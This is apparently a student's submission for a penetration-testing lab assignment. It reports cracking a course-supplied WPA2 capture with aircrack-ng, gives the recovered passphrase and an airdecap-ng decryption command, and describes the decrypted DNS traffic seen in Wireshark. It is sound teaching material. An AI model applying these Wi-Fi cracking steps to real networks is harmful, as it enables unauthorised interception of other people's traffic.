Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the last digit of the hash for pjiang is **e**. Thus, I should pick up the file "WPA2-P5-01.cap."

MD5 of **pjiang** is 5a618cdc3edffd8b4c661e7e9b70ce1**e**

You can find an online MD5 hash generator or the following command to get the hash of a text string,


```
root@CS2APenTest: # echo -n pjiang | md5sum
5a618cdc3edffd8b4c661e7e9b70ce1e -
root@CS2APenTest: #
```

Figure 1 Command to get the MD5 hash.

Last digit of your MD5	Filename
0~3	WPA2-P1-01.cap
4~5	WPA2-P2-01.cap
6~8	WPA2-P3-01.cap
9~B	WPA2-P4-01.cap
C~F	WPA2-P5-01.cap

Then complete the following steps:

1. Implement a dictionary attack and decrypt the traffic. - 20 points



Used aircrack-ng to decrypt password as "messenger" Then used command airdecap-ng -p messenger WPA2-P5-01.cap -e CyberPHY to decrypt .cap file.

- Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file.

The screenshot shows a Kali Linux desktop environment with Wireshark open. The main window displays a list of captured packets for the file 'WPAZ-P5-01-dec.cap'. Packet 9 is selected, and the details pane shows the following information:

- Frame 9: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
- Ethernet II, Src: HuaweiTe_b8:3d:23 (08:0a:cd:b8:3d:23), Dst: Cisco-Li_da:cf:2d (00:16:b6:dac:f:2d)
- Internet Protocol Version 4, Src: 192.168.1.127, Dst: 192.168.1.1
- User Datagram Protocol, Src Port: 16416, Dst Port: 53
- Domain Name System (query)

The packet bytes pane shows the raw data of the captured frame:

```
0000 09 16 b6 da cf 2d 00 9a cd b8 3d 23 08 00 45 09  - - - -# E
0010 09 4b e7 98 49 09 40 11 cf 38 cd a8 01 7f c9 a8  K @ 8 - -
0020 01 01 28 b2 00 35 00 37 28 e1 03 08 01 09 00 01  ( 5 7 (
0030 09 09 08 00 00 00 11 03 0f 0e 05 63 74 69 76  . . c onnectiv
0040 69 74 79 63 68 65 63 6b 07 07 73 74 61 74 69 63  itycheck gstatic
0050 03 63 0f 6d 00 00 61 00 01  com - - -
```